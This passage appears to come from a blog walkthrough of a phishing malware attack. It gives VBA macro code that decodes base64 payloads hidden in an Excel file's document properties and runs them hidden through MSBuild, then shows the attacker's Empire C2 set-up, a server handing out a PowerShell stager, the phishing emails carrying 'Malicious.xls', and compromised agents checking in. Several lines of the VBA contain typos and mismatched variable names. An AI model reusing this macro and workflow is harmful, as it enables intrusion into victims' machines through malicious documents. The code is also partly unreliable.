  Dim l As Long: l = (UBound(b1) + 1) \ 2
  If l = 0 Then ConvertStringToBytes = b1: Exit Function
  Dim b2() As Byte
  ReDim b2(0 To l - 1) As Byte
  Dim p As Long
  For p = 0 To l - 1
    Dim c As Long: c = b1(2 * p) + 256 * CLng(b1(2 * p + 1))
    If c >= 256 Then c = Asc("?")
    b2(p) = c
    Next
  ConvertStringToBytes = b2
  End Function

Private Function ConvertBytesToString(b() As Byte) As String
  Dim l As Long: l = UBound(b) - LBound(b) + 1
  Dim b2() As Byte
```


```
 ReDim b2(0 To (2 * l) - 1) As Byte
 Dim p0 As Long: p0 = LBound(b)
 Dim p As Long
 For p = 0 To l - 1: b2(2 * p) = b(p0 + p): Next
 Dim s As String: s = b2
 ConvertBytesToString = s
 End Function

 Sub a()
 Dim oWB As Workbook
 Set oWB = ActiveWorkbook
 Dim msbuild_stager As String
 Dim msbuild_outlook As String
 Dim msbuild_prompt_bypass As String

 msbuild_stager = oWB.BuiltinDocumentProperties("Company")
 Dim strPath1 As String
 strPath1 = Environ$("PUBLIC") & "\Libraries\msbuild_stager.xml"
 Dim fsol As Object
 Set fsol = CreatObject("Scripting.FileSystemObject")
 Dim oFile1 As Object
 Set oFile1 = fso1.CreatTextFile(strPath1)
 oFile1.WriteLine Base64DecoderString(msbuild_stager)
 oFile1.Close

 Set fso1 = Nothing
 Set oFile1 = Nothing

 msbuild_outlook = oWB.BuiltinDocumentProperties("Author")
 Dim strPath2 As String
 strPath2 = Environ$("PUBLIC") & "\Libraries\msbuild_outlook.xml"
 Dim fso2 As Object
 Set fso2 = CreatObject("Scripting.FileSystemObject")
 Dim oFile2 As Object
 Set oFile2 = fso2.CreatTextFile(strPath2)
 oFile.WriteLine Base64DecoderString(msbuild_outlook)
 oFile2.Close

 Set fso2 = Nothing
 Set oFile2 = Nothing

' msbuild_prompt_bypass will be hiding in the Manger file properties of the excel macro'
 msbuild_prompt_bypass = oWB.BuiltinDocumentProperties("Manger")
 Dim strPath3 As String
 strPath3 = Environ$("PUBLIC") & "\Libraries\msbuild_prompt_bypass.xml"
 Dim fso3 As Object
 Set fso3 = CreatObject("Scripting.FileSystemObject")
 Dim oFile3 As Object
 Set oFile3 = fso3.CreatTextFile(strPath3)
 oFile3.WriteLine Base64DecoderString(msbuild_prompt_bypass)
 oFile3.Close

 Set fso3 = Nothing
 Set oFile3 = Nothing

' we will use two shell function to execute msbuild twice by passing the msbuld_outlook.xml and msbuuilkd_bypass.xml us argument, these
both will load the outlook malware and the outlook bypass script into the target memory (console windows display)'
 Shell ("cmd /c c:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe" & " " & Environ$("PUBLIC") & "\Libraries\msbuild_outlook.xml"), vbHide
 Shell ("cmd /c c:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe" & " " & Environ$("PUBLIC") & "\Libraries\msbuild_prompt_bypass.xml"), vbHide

End Sub
```



in viruses. Unless you need to edit, it's safer to stay in Protected View.

VII. Attacker side

In the attacker machine, we configure empire with a multi/launcher as listener, and with a stager type stager (we can use also launcher or launcher_bat), this stager renamed to stager.ps1 and hosted in the /tmp directory



```
[*] Loading Empire C# server plugin
[*] Registering plugin with menu ...
[*] Empire starting up ...
[*] Starting Empire RESTful API on 0.0.0.0:1337
[*] Starting Empire SocketIO on 0.0.0.0:5000
[*] Testing APIs
[+] Empire RESTful API successfully started
[+] Empire SocketIO successfully started
[*] Cleaning up test user
[+] empireadmin connected to socketio
Server > 

EMPIRE TEAM SERVER | 2 Agent(s) | 1 Listener(s) | 1 Plugin(s)
```


```
┌──(root💀mictec)-[/tmp]
└─# python -m SimpleHTTPServer 8082
Serving HTTP on 0.0.0.0 port 8082 ...
192.168.1.17 - - [21/Aug/2021 23:39:46] "GET / HTTP/1.1" 200
192.168.1.17 - - [21/Aug/2021 23:49:24] "GET / HTTP/1.1" 200
```

```
EMPIRE

      391 modules currently loaded

      1 listeners currently active

      0 agents currently active

(Empire) > agent
(Empire) > listeners

┌Listeners List──────────────────────────────────────────────────
│ ID │ Name        │ Module │ Listener Category │ Created At
     │ Enabled     │
├────┼─────────────┼────────┼───────────────────┼────────────────
│ 1  │ test4malware│ http   │ client_server     │ 2021-08-21 21:35:48 CEST (2 hours
ago) │ True        │
└────┴─────────────┴────────┴───────────────────┴────────────────

(Empire: listeners) > agents

┌Agents──────────────────────────────────────────────────────────
│ ID │ Name │ Language │ Internal IP │ Username │ Process │ PID │ Delay │ Last Seen │
Listener │
└────┴──────┴──────────┴─────────────┴──────────┴─────────┴─────┴───────┴───────────┘

(Empire: agents) > 
```

```
┌──(root💀mictec)-[/tmp]
└─# ls
dotnet-installer
hsperfdata_mictec
hsperfdata_root
mc-root
mozilla_mictec0
nimblecache-3112307346
pwn.hta
ssh-gBSGlvQ4gsub
stager.ps1
systemd-private-7acba88835ed47ac897c3105375c4b15-apache2.serv
systemd-private-7acba88835ed47ac897c3105375c4b15-colord.servi
systemd-private-7acba88835ed47ac897c3105375c4b15-haveged.serv
systemd-private-7acba88835ed47ac897c3105375c4b15-ModemManager
systemd-private-7acba88835ed47ac897c3105375c4b15-systemd-logi
systemd-private-7acba88835ed47ac897c3105375c4b15-upower.servi
Temp-458e47bd-d04f-4872-8186-b0153bd02766
Temp-a45436f6-3d38-47d3-8579-e8dcdc80c5c9

┌──(root💀mictec)-[/tmp]
└─# 
```


□	Name	Listener	Type	Language	Created At	Actions
□	multi/launcher	test4malware	multi/launcher	powershell	6 minutes ago	⋮

Rows per page: 15 1-1 of 1



- ssh-gBSGlvQ4gsub/
- stager.ps1

- Then we send via email the malicious macro to the victim, where this final opened




test4malware

Hassan SALLOUM
Sun 2021-08-22 00:48
To: robotsaregood@hotmail.com


Malicious.xls
74 KB

This a simple malware test, the trigger email will bill come soon (-_-)



msbuild_outlook.xml
msbuild_prompt_bypass.xml
msbuild_stager.xml

- After that we send to the victim another email that contain the triggered words




Cyber attacks, LinkedIn, interested

Hassan SALLOUM
Sun 2021-08-22 00:56
To: robotsaregood@hotmail.com

These are the trigger words start the hack now (-_-)
Cyber attacks, LinkedIn, interested

- At this moment, Finally an agent show up ☺



```
[*] Sending POWERSHELL stager (stage 1) to [redacted].17
[*] New agent GHFRWASU checked in
[+] Initial agent GHFRWASU from [redacted].17 now active (Slack)
[*] Sending agent (stage 2) to GHFRWASU at [redacted].17
[*] Sending POWERSHELL stager (stage 1) to [redacted].17
[*] New agent K2TA4WDB checked in
[+] Initial agent K2TA4WDB from [redacted].17 now active (Slack)
[*] Sending agent (stage 2) to K2TA4WDB at [redacted].17
[*] Sending POWERSHELL stager (stage 1) to [redacted].17
[*] New agent XU6PFRK8 checked in
[+] Initial agent XU6PFRK8 from [redacted].17 now active (Slack)
[*] Sending agent (stage 2) to XU6PFRK8 at [redacted].17
[*] Sending POWERSHELL stager (stage 1) to [redacted].17
[*] New agent Y67USWGE checked in
[+] Initial agent Y67USWGE from [redacted].17 now active (Slack)
[*] Sending agent (stage 2) to Y67USWGE at [redacted].17
[*] Sending POWERSHELL stager (stage 1) to [redacted].17
Server > 
EMPIRE TEAM SERVER | 6 Agent(s) | 1 Listener(s) | 1 Plugin(s)
```

```
┌──(root💀mictec)-[/tmp]
└─# python -m SimpleHTTPServer 8082
Serving HTTP on 0.0.0.0 port 8082 ...
192.168.1.17 - - [21/Aug/2021 23:39:46] "GET / HTTP/1.1" 200 -
192.168.1.17 - - [21/Aug/2021 23:49:24] "GET / HTTP/1.1" 200 -
192.168.1.17 - - [22/Aug/2021 00:00:37] "GET /stager.ps1 HTTP
/1.1" 200 -
192.168.1.17 - - [22/Aug/2021 00:01:07] "GET /stager.ps1 HTTP
/1.1" 200 -
192.168.1.17 - - [22/Aug/2021 00:01:39] "GET /stager.ps1 HTTP
/1.1" 200 -
192.168.1.17 - - [22/Aug/2021 00:02:09] "GET /stager.ps1 HTTP
/1.1" 200 -
192.168.1.17 - - [22/Aug/2021 00:02:41] "GET /stager.ps1 HTTP
/1.1" 200 -
```

```
[*] Sending agent (stage 2) to XU6PFRK8 at [redacted].17
(Empire: agents) > info
[+] New agent Y67USWGE checked in
[*] Sending agent (stage 2) to Y67USWGE at [redacted].17
(Empire: agents) > interact Y67USWGE
(Empire: Y67USWGE) > info

┌Agent Options────┬──────────────────────────────┐
│ ID              │ 6                            │
├─────────────────┼──────────────────────────────┤
│ architecture    │ x86                          │
├─────────────────┼──────────────────────────────┤
│ checkin_time    │ 2021-08-21T22:02:14+00:00    │
├─────────────────┼──────────────────────────────┤
│ children        │                              │
├─────────────────┼──────────────────────────────┤
│ delay           │ 5                            │
├─────────────────┼──────────────────────────────┤
│ external_ip     │ 192.168.1.17                 │
├─────────────────┼──────────────────────────────┤
│ functions       │                              │
├─────────────────┼──────────────────────────────┤
│ high_integrity  │ 1                            │
├─────────────────┼──────────────────────────────┤
│ hostname        │ PC                           │
├─────────────────┼──────────────────────────────┤
│ internal_ip     │ 1[redacted].1                │
├─────────────────┼──────────────────────────────┤
│ jitter          │ 0.0                          │
├─────────────────┼──────────────────────────────┤
│ kill_date       │                              │
├─────────────────┼──────────────────────────────┤
│ language        │ powershell                   │
├─────────────────┼──────────────────────────────┤
│ language_version│ 5                            │
├─────────────────┼──────────────────────────────┤
│ lastseen_time   │ 2021-08-21T22:02:16+00:00    │
├─────────────────┼──────────────────────────────┤
│ listener        │ test4malware                 │
├─────────────────┼──────────────────────────────┤
│ lost_limit      │ 60                           │
├─────────────────┼──────────────────────────────┤
│ name            │ Y67USWGE                     │
├─────────────────┼──────────────────────────────┤
│ nonce           │ 9861688407836147             │
├─────────────────┼──────────────────────────────┤
```

```
┌──(root💀mictec)-[/tmp]
└─# ls
dotnet-installer
hsperfdata_mictec
hsperfdata_root
mc-root
mozilla_mictec0
nimblecache-3112307346
pwn.hta
ssh-gB5G1vQ4gsub
stager.ps1
systemd-private-7acba88835ed47ac897c3105375c4b15-apache2.serv
systemd-private-7acba88835ed47ac897c3105375c4b15-colord.servi
systemd-private-7acba88835ed47ac897c3105375c4b15-haveged.serv
systemd-private-7acba88835ed47ac897c3105375c4b15-ModemManager
systemd-private-7acba88835ed47ac897c3105375c4b15-systemd-logi
systemd-private-7acba88835ed47ac897c3105375c4b15-upower.servi
Temp-458e47bd-d04f-4872-8186-b0153bd02766
Temp-a45436f6-3d38-47d3-8579-e8dcdc08c5c9

┌──(root💀mictec)-[/tmp]
└─# 
```

□	Name	Last Seen	Hostname	Process	Architecture	Language	Username	Internal IP
□	GHFRWASU	a few seconds ago	PC	powershell	x86	powershell	PC\Utilisateur	[redacted].1

Rows per page: 15 1-1 of 1

Copyright (c) 2021 BC Security | Starkiller | Empire | Sponsor for extra features | Exclusively released for Kali Linux